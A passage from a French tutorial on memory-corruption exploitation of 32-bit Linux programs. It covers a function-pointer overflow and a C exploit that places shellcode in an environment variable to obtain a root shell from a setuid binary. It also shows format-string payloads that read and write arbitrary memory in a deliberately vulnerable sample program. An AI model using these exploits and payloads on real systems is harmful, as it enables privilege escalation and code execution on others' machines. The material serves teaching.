0804975c d _DYNAMIC
08049830 d _GLOBAL_OFFSET_TABLE_
080486a8 R _IO_stdin_used
w _Jv_RegisterClasses
0804974c d __CTOR_END__
08049748 d __CTOR_LIST__
08049754 d __DTOR_END__
08049750 d __DTOR_LIST__
08048744 r __FRAME_END__
08049758 d __JCR_END__
```

```
08049758 d __JCR_LIST__
08049868 A __bss_start
0804985c D __data_start
08048660 t __do_global_ctors_aux
08048430 t __do_global_dtors_aux
08049860 D __dso_handle
w __gmon_start__
08048659 T __i686.get_pc_thunk.bx
08049748 d __init_array_end
08049748 d __init_array_start
080485e0 T __libc_csu_fini
080485f0 T __libc_csu_init
U __libc_start_main@@GLIBC_2.0
08049868 A _edata
08049890 A _end
08048688 T _fini
080486a4 R _fp_hw
0804832c T _init
080483e0 T _start
080485c1 T auth_reussie
08048572 T authentification
0804986c b buffer.1865
08048404 t call_gmon_start
08049868 b completed.5816
0804985c W data_start
U exit@@GLIBC_2.0
08048460 t frame_dummy
0804988c b function_ptr.1864
08048484 T main
U malloc@@GLIBC_2.0
08049864 d p.5814
U printf@@GLIBC_2.0
U puts@@GLIBC_2.0
U strcmp@@GLIBC_2.0
U strcpy@@GLIBC_2.0
```

Nous remarquons assez aisément l'emplacement des deux fonctions auth_reussie() et authentification() et le fait que le programme utilise un pointeur de fonctions ("function_ptr"). Il est assez aisé d'imaginer la possibilité d'overflow par le mot de passe du "buffer[30]" sur le pointeur de fonctions. Nous allons donc tout simplement essayer d'écraser l'adresse de "function_ptr" par l'adresse **0x080485c1** de la fonction auth_reussie et observer :

```
$ ./sysinfos azertyuiopqsdfghjklmwxcvbnazerty`printf
"\xc1\x85\x04\x08"`
Authentification réussie...
```

On remarque que l'overflow a du être de 32 caractères, soit le multiplicateur de 8 immédiatement supérieur. Encore une fois, nous ne

nous étalerons pas ici sur ces particularités de la réservation de la mémoire, les documentations sont là pour ça. Ceci dit, notre dépassement de mémoire a parfaitement marché et le programme est passé directement par la fonction auth_reussie() sans vérifier notre mot de passe !

C'est une bonne chose, mais il y a certainement mieux à faire non ? Le programme que l'on utilise est SRP, ne pourrait-on pas essayer de stocker un shellcode dans une variable d'environnement et de détourner le programme vers l'adresse de ce shellcode ? Essayons !

Cette exploitation est exactement semblabe à celle dans le cas d'un buffer trop petit pour l'utilisation de la pile, article que nous vous présentons maintenant.

V°) Utiliser l'environnement

Nous allons maintenant étudier le cas, courant, où le buffer est trop petit pour accueillir notre buffer travaillé (NOP Sled + Shellcode + Adresse de retour). L'idée de l'exploitation est simple : l'utilisation des variables d'environnement.

Les variables d'environnement

Tout d'abord, qu'est-ce que les variables d'environnement ? Ce sont tout simplement des variables qui servent à décrire l'environnement, ou le contexte courant d'éxécution du programme. Un processus transmet son environnement à tous ses processus fils (en effectuant les modifications nécessaires, le nom, le niveau de shell, etc..). Voici un exemple d'environnement :

```
$ env
SSH_AGENT_PID=2406
GPG_AGENT_INFO=/tmp/seahorse-KIiV1v/S.gpg-agent:2406:1
SHELL=/bin/bash
DESKTOP_STARTUP_ID=
TERM=xterm
GTK_RC_FILES=/etc/gtk/gtkrc:/home/********/.gtkrc-1.2-gnome2
WINDOWID=50333027
GTK_MODULES=gnomebreakpad
USER=********
LS_COLORS=no=00:fi=00:di=01;34:ln=01;36:pi=40;33:so=01;
[...]35:*.mp3=01;35:*.mpc=01;35:*.ogg=01;35:*.wav=01;35:
SSH_AUTH_SOCK=/tmp/ssh-bmxJtv2350/agent.2350.seahorse
GNOME_KEYRING_SOCKET=/tmp/keyring-wLpfOw/socket
SESSION_MANAGER=local/**********:/tmp/.ICE-unix/2350
USERNAME=********
```

```
DESKTOP_SESSION=gnome
PATH=/usr/local/bin:/usr/bin:/bin:/usr/bin/X11:/usr/games
GDM_XSERVER_LOCATION=local
PWD=/home/********
LANG=fr_FR@euro
GDM_LANG=fr_FR@euro
GDMSESSION=gnome
HOME=/home/********
SHLVL=1
GNOME_DESKTOP_SESSION_ID=Default
LOGNAME=********
XDG_DATA_DIRS=/usr/local/share/:/usr/share/:/usr/share/gdm/
DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-
jZJl1myvcB,guid=a3ccea00256419218cc97a00472ca33e
WINDOWPATH=7
DISPLAY=:0.0
COLORTERM=gnome-terminal
XAUTHORITY=/home/********/.Xauthority
_=/usr/bin/env
```

Les variables d'environnement communes sont SHLVL (le nombre de shells au-dessus du processus courant), USER indique le nom d'utilisateur courant, SHELL le shell utilisé, PATH est la liste des chemins d'exécution par défaut (quand on tape une commande, la recherche est effectuée dans ces répertoires), _ contient le nom de la commande qui a lancé le processus en cours ; mais aussi beaucoup d'autres plus obscures comme LS_COLORS qui contient les couleurs utilisées pour chaque type de fichiers rencontrés à l'affichage (à noter que sous Linux, tout est fichier, les répertoires, symbolic links, hard links y compris).
Bien sûr, tout ce contexte d'exécution est accessible à tout programme en cours. La chose importante est que l'utilisateur est libre de faire évoluer ses processus dans l'environnement qu'il veut. Il peut ainsi notamment ajouter n'importe quelle variable d'environnement. Démonstration :

```
$ export TEST="Nouvelle variable d'environnement"
$ env
SSH_AGENT_PID=2406
GPG_AGENT_INFO=/tmp/seahorse-KIiV1v/S.gpg-agent:2406:1
SHELL=/bin/bash
DESKTOP_STARTUP_ID=
TERM=xterm
[...]
LANG=fr_FR@euro
GDM_LANG=fr_FR@euro
GDMSESSION=gnome
TEST=Nouvelle variable d'environnement
[...]
_=/usr/bin/env
```

L'idée de l'exploitation devient triviale : voici la place pour stocker notre shellcode. Il nous suffit d'injecter notre shellcode dans l'environnement et d'y accéder ensuite depuis le programme d'exploitation.

Nous effectuons ici une parenthèse relative à la majorité des autres article sur le sujet : il n'est plus possible d'effectuer cette exploitation en lignes de commande, car les espaces mémoires ne peuvent plus être déterminés à l'avance depuis l'intégration commune du patch ASLR (Address Space Layout Randomization). Les variables d'environnement étant stockées au fond de la pile, si l'espace mémoire alloué est aléatoire, l'adresse de la variable d'environnement l'est aussi. On la récupère donc au début de notre programme d'exploitation. C'est aussi la raison qui fait que nous n'avons pas du tout développé l'exploitation des buffer-overflows sans programme d'exploitation.

Exploitation en dehors du buffer

Pour nous obliger à ne pas pouvoir utiliser le buffer, on modifie le programme stack-based_overflow en mettant un buffer ne comportant que 20 caractères. Ainsi, il n'y a pas assez de place pour injecter notre shellcode. Voici notre programme d'exploitation :

```
//stack-based_exploit2.c Exploitation de l'environnement

#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>

#define VAR_ENV "BYTECODE" //Variable d'environnement contenant
le bytecode à insérérer
#define LONG_BUFFER 40 //Longueur du buffer injecté


int main() {

        char *buffer;
        long env_var,*temp_addr;
        int i;

        if (getenv(VAR_ENV) == NULL)
        {
                printf("Variable d'environnement %s non
                trouvée\n",VAR_ENV);
                exit(0);
        }

        env_var = getenv(VAR_ENV);

        printf("Contenu de la variable d'environnement %s à 0x%x:
        %s\n",VAR_ENV,env_var,env_var);
```

```
        buffer = malloc(LONG_BUFFER);

        temp_addr = (long *) buffer;

        printf("Adresse cible à 0x%x\n",env_var);

        for (i=0;i < LONG_BUFFER;i+=4) //Injection de l'adresse de
        retour
                *(temp_addr++) = env_var;

        buffer[LONG_BUFFER - 1] = 0;

        execl("./stack-based_overflow2","stack-
        based_overflow2",buffer,0);

        free(buffer);

        return 0;
}
```

Comme vous pouvez le constater, le programme d'exploitation ne change pas foncièrement, il est même plutôt simplifié, puisque le déterminisme total de l'adresse de retour voulue nous permet de nous affranchir du NOP Sled. Testons.

```
$ su -
Mot de passe :
# gcc stack-based_overflow2.c -o stack-based_overflow2 && chmod
+s stack-based_overflow2
# logout
$ export BYTECODE=`cat shellcode`
$ gcc stack-based_exploit2.c -o stack-based__exploit2 && ./stack-
based__exploit2
Contenu de la variable d'environnement BYTECODE à 0xbf868e57: ë^
‰1ÀˆF‰F
°
‰óÖÖV
Í€1Û‰Ø@Í€èÜÿÿÿ/bin/sh
Adresse cible à 0xbf868e57
Votre nom, WŽ†¿WŽ†¿WŽ†¿WŽ†¿WŽ†¿WŽ†¿WŽ†¿WŽ†¿WŽ†¿WŽ†, a
été enregistré avec succès
sh-3.1# whoami
root
sh-3.1#
```

L'exploitation marche donc parfaitement. Vous l'aurez peut-être remarqué, nous avons mis deux '_' au nom de l'exécutable, tout simplement pour que le nom soit de la même taille que celui du programme vulnérable. Ainsi, la valeur de l'adresse de la variable d'environnement n'est pas modifiée (nous rappellons que le nom de l'éxécutable se trouve au fond de la pile, dans la variable _). Changer le nom invoquerait un décalage des adresses.

A noter qu'une autre technique similaire consister à glisser le shellcode dans les arguments de l'exécutable (paramètres d'appel), qui comportent l'avantage d'être à une distance à peu près fixe du buffer (le but est donc, non pas de faire sauter l'EIP dans le buffer vulnérable, mais dans les arguments de la fonction principale, dans le bas de la pile). Certains programmeur prennent soin, lorsque possible, de nettoyer l'environnement et les arguments non-nécessaires au début de l'exécution du programme.

Cet article conclut notre partie sur l'exploitation classique des buffer-overflows, la faille la plus répandue et certainement la plus dangereuse parmi les exécutables.

Format Strings

I°) Introduction aux vulnérabilités *format strings*

Rappels brefs

Nous allons donc nous intéresser dans cette partie aux exploits type *format strings* (chaînes de caractères formatées), qui restent légèrement plus difficiles que les buffer-overflows classiques à appréhender. Ces exploits ont connu leur essort (et leurs heures de gloires) essentiellement au début des années 2000, mais restent néanmoins présents et intéressants.

Ce type de faille, commune (aussi bien sur le web que dans les éxécutables), est un peu moins présent que les failles de type *buffer-overflow* mais permet une exploitation tout aussi en profondeur et en puissance. Tout d'abord, nous allons déterminer ce que sont les exploits de type chaînes formatées ainsi que la façon de les exploiter pour lire et écrire à n'importe quelle adresse en mémoire. Nous allons effectuer l'étude de ce type d'exploits en étudiant un programme basique qui va nous permettre d'étudier et de comprendre le procédé. Tout d'abord, une petit explication de principe sur l'exploitation des chaînes formatées.

Nous allons, classiquement, faire l'étude de la fonction C printf() qui est une source assez importantes d'exploitations type format strings. Voici un exemple d'utilisation de cette fonction :

```
printf("on imprime à l'écran le paramètre 1 : %p, le 2eme : %p, le
3eme : %p,etc...",param1,param2,param3,...)
```

Ce qu'on appelle formatage d'une chaîne est associé au caractère % : il donne la possibilité d'afficher la variable associée sous différente formats. Les paramètres les plus usités sont %d (entier), %u (entier non signé), %x (représentation hexadécimale), %c (un unique caractère), %f (nombre à virgule flottante). Ces paramètes nécessitent des valeurs en entrée. Il

existe aussi deux types de paramètres nécessitant des pointeurs en entrée : %s (imprime une chaine de caractères) et %n (inscrit dans le paramètre le nombre de bytes écrites jusqu'à ici).

Les chaînes formatées

Illustrons ces quelques rappels par le programme que nous allons étudier dans ce tutoriel :

```
//format-strings.c : Vulnérabilité aux chaînes de caractères formatées

static int i = 1337;

int main() {


        int ici,la;
        char commentaire[200];

        printf("\ni = %d = %x et se trouve à 0x%x\nOn compte jusqu'à
        %nici, puis jusqu'à %nlà le nombre de bytes
        écrites\n",i,i,&i,&ici,&la);
        printf("Jusqu'à ici, il y avait %d bytes et %d entre ici et
        là\n\n",ici,la - ici);
        printf("Maintenant, écrivez votre commentaire sur ce
        programme et terminez par entrée\n");

        scanf("%s",commentaire); //niveau notations, comentaire =
        commentaire[0] = &commentaire[0] = &commentaire

        printf("On peut écrire votre commentaire de deux façons
        :\n\nComme ça, ");

        printf("%s",commentaire);

        printf("\n\nou comme ça : ");

        printf(commentaire);

        printf("\n\nFin du programme\n\n");


        return 0;

}
```

Pour tester ce programme et montrer le fonctionnement de ces formatages de chaînes, on l'éxécute :

```
$ ./format-strings
Tout d'abord, on imprime une chaîne de caractères de test : "Chaîne
de caractères de test", se situant à 8049864

i = 1337 = 539 et se trouve à 0x8049860
On compte jusqu'à ici, puis jusqu'à là le nombre de bytes écrites
Jusqu'à ici, il y avait 59 bytes et 18 de ici à là

Maintenant, écrivez votre commentaire sur ce programme et
terminez par entrée
test
On peut écrire votre commentaire de deux façons :

Comme ça, test

ou comme ça : test

Fin du programme

$
```

Mais, dans votre esprit bouillonant vient une question : que se passe-t-il si on donne comme commentaire une chaîne formatée ??? Le programme va-t-il l'interpréter ? La meilleur manière de le savoir est d'essayer...

```
$ ./format-strings
Tout d'abord, on imprime une chaîne de caractères de test : "Chaîne
de caractères de test", se situant à 8049864

i = 1337 = 539 et se trouve à 0x8049860
On compte jusqu'à ici, puis jusqu'à là le nombre de bytes écrites
Jusqu'à ici, il y avait 59 bytes et 18 de ici à là

Maintenant, écrivez votre commentaire sur ce programme et
terminez par entrée
%x-vkd-%d
On peut écrire votre commentaire de deux façons :

Comme ça, %x-vkd-%d
```

ou comme ça : bfca0c04-vkd-18

Fin du programme

$

Effectivement, la fonction printf() recevant une chaine formatée, elle a l'air de l'interpréter comme elle peut. Nous allons maintenant essayer d'en profiter pour lire les données de n'importe quelle adresse en mémoire.

II°) Exploitation de *format strings* : lire une adresse arbitraire

Dans la partie précédente, nous avons vu que quand on passait une chaîne formatée en paramètre, il se peut qu'elle soit interprétée ainsi (dans l'éventualité où le programmeur a laissé une vulnérabilité de type chaîne formatée). Tout d'abord, il est nécessaire d'analyser quels paramètres la fonction printf() utilise. La réponse est simple car, comme toutes les fonctions, printf() a accès aux variables passées en ajoutant à EBP. Dans notre cas, aucune variable n'a été passée. Autrement dit, il n'y a pas d'espace entre l'adresse de retour et le bloc (*frame*) suivant. Ce serait donc tout simplement la pile que l'on serait en train de descendre. Vérifions ceci dans l'exemple suivant, où on tente de remonter la pile par blocs de 4 bytes :

```
$ echo `perl -e 'print "%x-"x50;'` | ./format-strings
Tout d'abord, on imprime une chaîne de caractères de test : "Chaîne
de caractères de test", se situant à 8049864

i = 1337 = 539 et se trouve à 0x8049860
On compte jusqu'à ici, puis jusqu'à là le nombre de bytes écrites
Jusqu'à ici, il y avait 59 bytes et 18 de ici à là

Maintenant, écrivez votre commentaire sur ce programme et
terminez par entrée
On peut écrire votre commentaire de deux façons :

Comme ça, %x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-
%x-%x-%x-%x-%x-%x-%x-%x-%x-
%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-%x-
%x-%x-%x-%x-%x-%x-%x-%x-

ou comme ça : bfff5f54-12-8049860-bfff6020-bfff601c-b7f9fff4-
b7fa0820-bfff6028-252d7825-78252d78-2d78252d-
252d7825-78252d78-2d78252d-252d7825-78252d78-2d78252d-
252d7825-78252d78-2d78252d-252d7825-
78252d78- 2d78252d-252d7825-78252d78-2d78252d-252d7825-
78252d78-2d78252d-252d7825-78252d78-
```

2d78252d-252d7825- 78252d78-2d78252d-252d7825-78252d78-
2d78252d-252d7825-78252d78-2d78252d-
252d7825-78252d78-2d78252d- 252d7825-2d78-0-1-0-bfff79f3-

Fin du programme

On se rend notamment compte que la chaîne "25782D" (on se rappelle que les bytes sont stockées en little endian) se répète beaucoup. Armés de notre table ascii, on se rend compte que cette suite n'est autre que "%x-", autrement dit la chaine que nous avons rentré, ce qui conforte le fait que nous explorons bien la pile. Puisque la fonction printf() se trouve au plus haut de la pile, il est naturel que la chaine formatée que nous avons entré est placée derrière le *stack frame pointer* actuel (EBP), c'est-à-dire à une adresse mémoire plus haute. Ainsi, on doit être capables de contrôler les arguments passés à la fonction printf.
En étudiant la sortie ci-dessus, on se rend compte que le 9ème paramètre formaté est %x-%. Autrement dit, notre chaîne commence ici. Si on lit cet argument avec %s au lieu de %x, printf() va essayer de lire la chaine située à l'adresse 0x252d7825, d'où un crash certain du programme. Mais, si on place au début de la chaîne une adresse valide, on peut a priori utiliser %s pour faire lire à printf() une string présente à cet endroit. De cette façon, on va donc essayer d'accéder à notre chaîne de test (se situant à 0x08049864 d'après les outputs précédents) :

$ echo `printf "\x64\x98\x04\x08"`%x-%x-%x-%x-%x-%x-%x-%x%s
| ./format-strings
Tout d'abord, on imprime une chaîne de caractères de test : "Chaîne de caractères de test", se situant à 8049864

i = 1337 = 539 et se trouve à 0x8049860
On compte jusqu'à ici, puis jusqu'à là le nombre de bytes écrites
Jusqu'à ici, il y avait 59 bytes et 18 de ici à là

Maintenant, écrivez votre commentaire sur ce programme et terminez par entrée
On peut écrire votre commentaire de deux façons :

Comme ça, d˜%x-%x-%x-%x-%x-%x-%x-%x%s

ou comme ça : d˜bf8487a4-12-8049860-bf848870-bf84886c-b7f8eff4-b7f8f820-bf848878Chaîne de caractères de test

Fin du programme

Apparement, notre manipulation a fonctionné à merveille. Nous voyons déjà à quel point il est facile d'explorer la pile ou n'importe quelle variable présente en mémoire avec ce type de vulnérabilité. Ce n'est pas

tout. Il est aussi très facile de changer les données à n'importe quelle adresse mémoire, ce que nous nous apprêtons à démontrer.

III°) Exploitation de *format strings* : écrire à une adresse arbitraire

Nous avons réglé le problème de la lecture à n'importe quelle adresse mémoire. Maintenant, penchons-nous sur le problème de l'écriture qui paraît plus intéressant. A priori, si on peut récupérer une adresse arbitraire et la lire, on peut remplacer son contenu en utilisant %n au lieu de %s, non ? Ainsi, nous allons essayer de changer le contenu cette fois de la variable entière i. Pour vérifier le résultat de notre manipulation, on rajoute avant l'annonce de fermeture du programme la ligne

```
printf("\ni = %d = %x",i,i);
```

Puis, on effectue notre petit test en opérant de la même façon que pour la lecture en mémoire, en utilisant %n :

```
$ echo `printf "\x8c\x98\x04\x08"`%x-%x-%x-%x-%x-%x-%x-%x%n
| ./format-strings
Tout d'abord, on imprime une chaîne de caractères de test : "Chaîne
de caractères de test", se situant à 8049890

i = 1337 = 539 et se trouve à 0x804988c
On compte jusqu'à ici, puis jusqu'à là le nombre de bytes écrites
Jusqu'à ici, il y avait 59 bytes et 18 de ici à là

Maintenant, écrivez votre commentaire sur ce programme et
terminez par entrée
On peut écrire votre commentaire de deux façons :

Comme ça, Œ˜%x-%x-%x-%x-%x-%x-%x-%x%n

ou comme ça : Œ˜bfc9d404-12-804988c-bfc9d4d0-bfc9d4cc-b7f9bff4-
b7f9c820-bfc9d4d8
i = 68 = 44

Fin du programme
```

Effectivement, i n'est plu égal à 1337, mais à 68. Maintenant, on se demande comment maîtriser ce par quoi est écrasé cet entier. C'est relativement simple car on peut spécifier le nombre de décimales présentes à l'impression, c'est à dire que si on avait effectué *printf("%08x",i);*, la sortie aurait été 00000539, ajoutant le nombre de 0 nécessaires pour présenter 8 décimales (quand le nombre n'est pas standard comme 8, des espaces sont ajoutés).

On a vu que dans notre cas, 68 bytes sont écrites jusqu'au %n. Ajoutons donc 32 bytes pour faire 100 (comme l'adresse du 8eme paramètre contenait 8 bytes, %x == %08x, donc on demande un format de 32 + 8 = 40 bytes pour l'un des caractères).

```
$ echo `printf "\x8c\x98\x04\x08"`%x-%x-%x-%x-%x-%x-%x-%40x%n
| ./format-strings
Tout d'abord, on imprime une chaîne de caractères de test : "Chaîne
de caractères de test", se situant à 8049890

i = 1337 = 539 et se trouve à 0x804988c
On compte jusqu'à ici, puis jusqu'à là le nombre de bytes écrites
Jusqu'à ici, il y avait 59 bytes et 18 de ici à là

Maintenant, écrivez votre commentaire sur ce programme et
terminez par entrée
On peut écrire votre commentaire de deux façons :

Comme ça, Œ˜%x-%x-%x-%x-%x-%x-%x-%40x%n

ou comme ça : Œ˜bf9a1104-12-804988c-bf9a11d0-bf9a11cc-
b7f77ff4-b7f78820-          bf9a11d8
i = 100 = 64

Fin du programme
```

Parfait. Mais vous allez me dire "ok, c'est faisable pour un petit nombre, mais si on veut réécrire une adresse mémoire, ce qui paraît plus intéressant ?". Bien sûr, il existe un autre moyen. Nous allons essayer de changer la valeur hexadécimale de i à 0xfedcba98 (comme nous le ferions pour une adresse mémoire). En fait, cela se fait en écrivant tour à tour les 4 bytes de l'adresse, à savoir 98, puis ba, puis dc et enfin fe (nous travaillons toujours en little endian).
Ecrire 98 parait facile en utilisant le procédé précédent (0x98 = 9*16 + 8 = 152) :

```
$ echo `printf "\x8c\x98\x04\x08"`%x-%x-%x-%x-%x-%x-%x-%92x%n
| ./format-strings
Tout d'abord, on imprime une chaîne de caractères de test : "Chaîne
de caractères de test", se situant à 8049890

i = 1337 = 539 et se trouve à 0x804988c
On compte jusqu'à ici, puis jusqu'à là le nombre de bytes écrites
Jusqu'à ici, il y avait 59 bytes et 18 de ici à là

Maintenant, écrivez votre commentaire sur ce programme et
terminez par entrée
On peut écrire votre commentaire de deux façons :

Comme ça, Œ˜%x-%x-%x-%x-%x-%x-%x-%92x%n

ou comme ça : Œ˜bfc943f4-12-804988c-bfc944c0-bfc944bc-b7f4eff4-
b7f4f820-          bfc944c8
i = 152 = 98
```

Fin du programme

Ok pour ce premier byte, facile. Tout d'abord, il faut remarquer que nous avons besoin d'un autre argument, pour ajouter entre les %n un %x et ainsi augmenter le nombre de bytes écrites à notre guise. Peu importe l'argument, du moment qu'il bouche un trou de 4 bytes. Le mot HACK paraît bien adapté pour ce job.

Par conséquent, notre chaîne formatée doit commencer par \x8c\x98\x04\x08HACK\x8d\x98\x04\x08HACK\x8e\x98\x04\x08HACK\x8f\x98\x04\x08, en prévision des 3 autres écrits à faire. Seulement, il faut réajuster le nombre de bytes écrites pour le premier mot. On a ajouté 6*4=24 bytes, on ne demandera par conséquent plus que 68 bytes pour le premier argument. Pour le deuxième, on veut écrire ba = 186, on demande donc 186-152 = 34 bytes supplémentaires.

```
$ echo `printf
"\x8c\x98\x04\x08HACK\x8d\x98\x04\x08HACK\x8e\x98\x04\x08HACK
\x8f\x98\x04\x08"`%x-%x-%x-
%x-%x-%x-%x-%68x%n%34x%n | ./format-strings
Tout d'abord, on imprime une chaîne de caractères de test : "Chaîne
de caractères de test", se situant à 8049890

i = 1337 = 539 et se trouve à 0x804988c
On compte jusqu'à ici, puis jusqu'à là le nombre de bytes écrites
Jusqu'à ici, il y avait 59 bytes et 18 de ici à là

Maintenant, écrivez votre commentaire sur ce programme et
terminez par entrée
On peut écrire votre commentaire de deux façons :

Comme ça, Œ˜HACKÖ˜HACKŽ˜HACKЧ˜%x-%x-%x-%x-%x-%x-%x-
%68x%n%34x%n

ou comme ça : Œ˜HACKÖ˜HACKŽ˜HACKЧ˜bfbeeb54-12-804988c-
bfbeec20-bfbeec1c-b7ff2ff4-b7ff3820-                bfbeec28
        4b434148

i = 47768 = ba98

Fin du programme

$
```

Tout a l'air de fonctionner à merveille. On réitère donc le même procédé pour écrire dc (=220) et fe (=254) qui occasionent également deux écarts de 34 bytes :

```
$ echo `printf
"\x8c\x98\x04\x08HACK\x8d\x98\x04\x08HACK\x8e\x98\x04\x08HACK
\x8f\x98\x04\x08"`%x-%x-%x-
%x-%x-%x-%x-%68x%n%34x%n%34x%n%34x%n | ./format-strings
```

Tout d'abord, on imprime une chaîne de caractères de test : "Chaîne de caractères de test", se situant à 8049890

i = 1337 = 539 et se trouve à 0x804988c
On compte jusqu'à ici, puis jusqu'à là le nombre de bytes écrites
Jusqu'à ici, il y avait 59 bytes et 18 de ici à là

Maintenant, écrivez votre commentaire sur ce programme et terminez par entrée
On peut écrire votre commentaire de deux façons :

Comme ça, Œ˜HACKÖ˜HACKŽ˜HACKЧ˜%x-%x-%x-%x-%x-%x-%x-%68x%n%34x%n%34x%n%34x%n

ou comme ça : Œ˜HACKÖ˜HACKŽ˜HACKЧ˜bfc60bc4-12-804988c-bfc60c90-bfc60c8c-b7fd1ff4-b7fd2820- bfc60c98 4b434148 4b434148 4b434148

i = -19088744 = fedcba98

Fin du programme

Parfait, i représente désormais l'adresse que l'on cherchait à lui attribuer. Certes, cette adresse était arrangée afin de faciliter la compréhension de l'exploitation, puisque chaque byte successif était plus grand que le précédent, ce qui tombait bien, puisque a priori, le nombre écrit augmente à chaque %n. Mais vous vous en doutez, il existe une technique pour écrire une adresse aléatoire : en fait, pour écrire par exemple la suite 0x12345678, on écrit d'abord 0x78 (=120), puis 0x156 (=342), puis 0x234 (=564) et enfin 0x312 (=786), soit un écart égal de 222 bytes entre les trois derniers paramètres formatés. La suite en images :

$ echo `printf "\x8c\x98\x04\x08HACK\x8d\x98\x04\x08HACK\x8e\x98\x04\x08HACK\x8f\x98\x04\x08"`%x-%x-%x-%x-%x-%x-%x-%36x%n%222x%n%222x%n%222x%n | ./format-strings
Tout d'abord, on imprime une chaîne de caractères de test : "Chaîne de caractères de test", se situant à 8049890

i = 1337 = 539 et se trouve à 0x804988c
On compte jusqu'à ici, puis jusqu'à là le nombre de bytes écrites
Jusqu'à ici, il y avait 59 bytes et 18 de ici à là

Maintenant, écrivez votre commentaire sur ce programme et terminez par entrée
On peut écrire votre commentaire de deux façons :

Comme ça, Œ˜HACKÖ˜HACKŽ˜HACKЧ˜%x-%x-%x-%x-%x-%x-%x-

%36x%n%222x%n%222x%n%222x%n

ou comme ça : Œ˜HACKÖ˜HACKŽ˜HACKЧ˜bfd30c94-12-804988c-
bfd30d60-bfd30d5c-b7f9fff4-b7fa0820- bfd30d68

4b434148
4b434148
4b434148
i = 305419896 = 12345678

Fin du programme

Et voilà, on peut donc désormais écrire n'importe quoi, n'importe où en mémoire. Lecture, écriture... Il devrait être possible de se servir de cette faille pour éxécuter.. un bytecode par exemple ? Oui bien sûr. Mais avant, nous allons étudier un moyen de simplifier cette écriture un peu longue que nous venons de voir.

IV°) Simplifier les *format strings* : accès direct aux paramètres

Accès direct aux paramètres

Notre exploitation actuelle des vulnérabilités type format strings nous oblige à remonter toute la pile et à rajouter des bytes poubelles afin d'utiliser cette vulnérabilité correctement. Il y a beaucoup plus propre, mais surtout beaucoup plus simple.

Toutes les fonctions de formatages des chapines de caractère (printf, fprintf, sprintf) permettent, chose mal connue des programmeurs, la possibilité d'utilisation de l'accès direct. Au lieu d'écrire %o pour effectuer l'opération o, et remplir dans la liste des paramètres le n-ième paramètre correspondant, il suffit d'y accéder par %n$o, n étant le rang de l'argument dans la liste. Cette utilisation est particulièrement intéressante quand on utilise plusieurs fois les mêmes paramètres, sans avoir à les réécrire trop de fois. Voici un exemple :

```
#include <stdio.h>

int main() {

        char *addr = getenv("PATH");
        char caractere = 48;

        printf("La variable PATH est à %1$p et contient %1$s. Le
        caractère est %2$c, ce qui correspond à %2$d en ascii, soit
        %2$x en hexa et j'en passe.\n",addr,caractere);

        return 0;
```

```
}
```

Et sa sortie :

```
$ gcc acces_direct.c && ./a.out
La variable PATH est à 0xbfe9ae08 et contient
/usr/local/bin:/usr/bin:/bin:/usr/bin/X11:/usr/games. Le caractère est 0,
ce qui correspond à 48 en ascii, soit 30 en hexa et j'en passe.
```

On peut donc a priori simplifier considérablement les exploits de type format strings, notamment quand l'état de la pile est plus compliqué que dans nos exemples (au cas où il faudrait une chaîne formatée géante pour permettre l'exploitation.

Application aux vulnérabilités *format strings*

Dans les exemples suivants, on a pris soin d'échapper le $ ($ = \$) car c'est un caractère spécial du shell. Par conséquent, il serait interprété avant d'être envoyé à echo si on ne prenait pas soin de le neutraliser par l'anti-slash. L'utilisation de la vulnérabilité pour lire est désormais triviale :

```
$ echo `printf "\x90\x98\x04\x08"`%9\$s | ./format-strings
Tout d'abord, on imprime une chaîne de caractères de test : "Chaîne
de caractères de test", se situant à 0x8049890

i = 1337 = 539 et se trouve à 0x804988c
On compte jusqu'à ici, puis jusqu'à là le nombre de bytes écrites
Jusqu'à ici, il y avait 59 bytes et 18 de ici à là

Maintenant, écrivez votre commentaire sur ce programme et
terminez par entrée
On peut écrire votre commentaire de deux façons :

Comme ça, ä˜%9$s

ou comme ça : ä˜Chaîne de caractères de test
i = 1337 = 539

Fin du programme
```

Dans le cas de l'écriture, on n'a plus besoin des bytes poubelles que représentaient HACK puisque nous sommes libre de lire l'argument que l'on veut pour faire augmenter le nombre de bytes écrites jusqu'au nombre adéquat. On prend soin de réajuster le nombre de bytes à écrire pour la première lecture (0x78 - 16 = 120 - 16 = 104) :

```
$ echo `printf
"\x8c\x98\x04\x08\x8d\x98\x04\x08\x8e\x98\x04\x08\x8f\x98\x04\x08
"`%8\$104x%9\$n%8\$222x%10\$n%8\$222x%11\$n%8\$222x
%12\$n | ./format-strings
Tout d'abord, on imprime une chaîne de caractères de test : "Chaîne
de caractères de test", se situant à 0x8049890
```

i = 1337 = 539 et se trouve à 0x804988c
On compte jusqu'à ici, puis jusqu'à là le nombre de bytes écrites
Jusqu'à ici, il y avait 59 bytes et 18 de ici à là

Maintenant, écrivez votre commentaire sur ce programme et terminez par entrée
On peut écrire votre commentaire de deux façons :

Comme ça, Œ˜Ö˜Ž˜Ч˜%8$104x%9$n%8$222x%10$n%8$222x%11$n%8$222x%12$n

ou comme ça : Œ˜Ö˜Ž˜Ч˜ bf9210d8
bf9210d8

bf9210d8
bf9210d8
i = 305419896 = 12345678

Fin du programme

Bien que cette dernière écriture ne soulage pas nécessairement l'oeil humain, il faut reconnaître qu'elle simplifie les actions de lecture/écriture, et ceux de façon exponentielle avec la complexité ou la longueur de la pile dans une situation réelle. Trèves de bavardages. Nous allons maintenant voir comment avec ces quelques connaissances on peut se débrouiller pour exécuter du code arbitraire.

V°) Détourner le flot d'éxécution

Le problème de l'éxécution revient finalement à écrire à une adresse contenant une fonction éxécutée l'adresse d'une variable d'environnement contenant un bytecode à nous. Ainsi, quand le programme devra éxécuter cette fonction, le flot d'éxécution sera détourné vers le bytecode. Dans cette section, nous allons nous tenter d'une simple PoC (*Proof of Concept*), autrement dit, prouver que nous réussissons à exécuter du code arbitraire avec les droits de l'utilisateur, et ce pour des questions de simplicité et de véracité. Notre but sera donc de tirer profit du programme fmt-vuln (qui n'est autre que le programme utilisé dans les parties précédents, mais allégé) pour exécuter le programme hack. Ce programme peut être n'importe quel programme, en langage compilé ou interprété, du moment qu'il ne demande pas de prompt ou d'intervention de l'utilisateur. Dans notre exemple, notre programme va juste vérifier que nous avons bien gagné les droits root. Nous expliquerons tous ces détails quand il sera venu

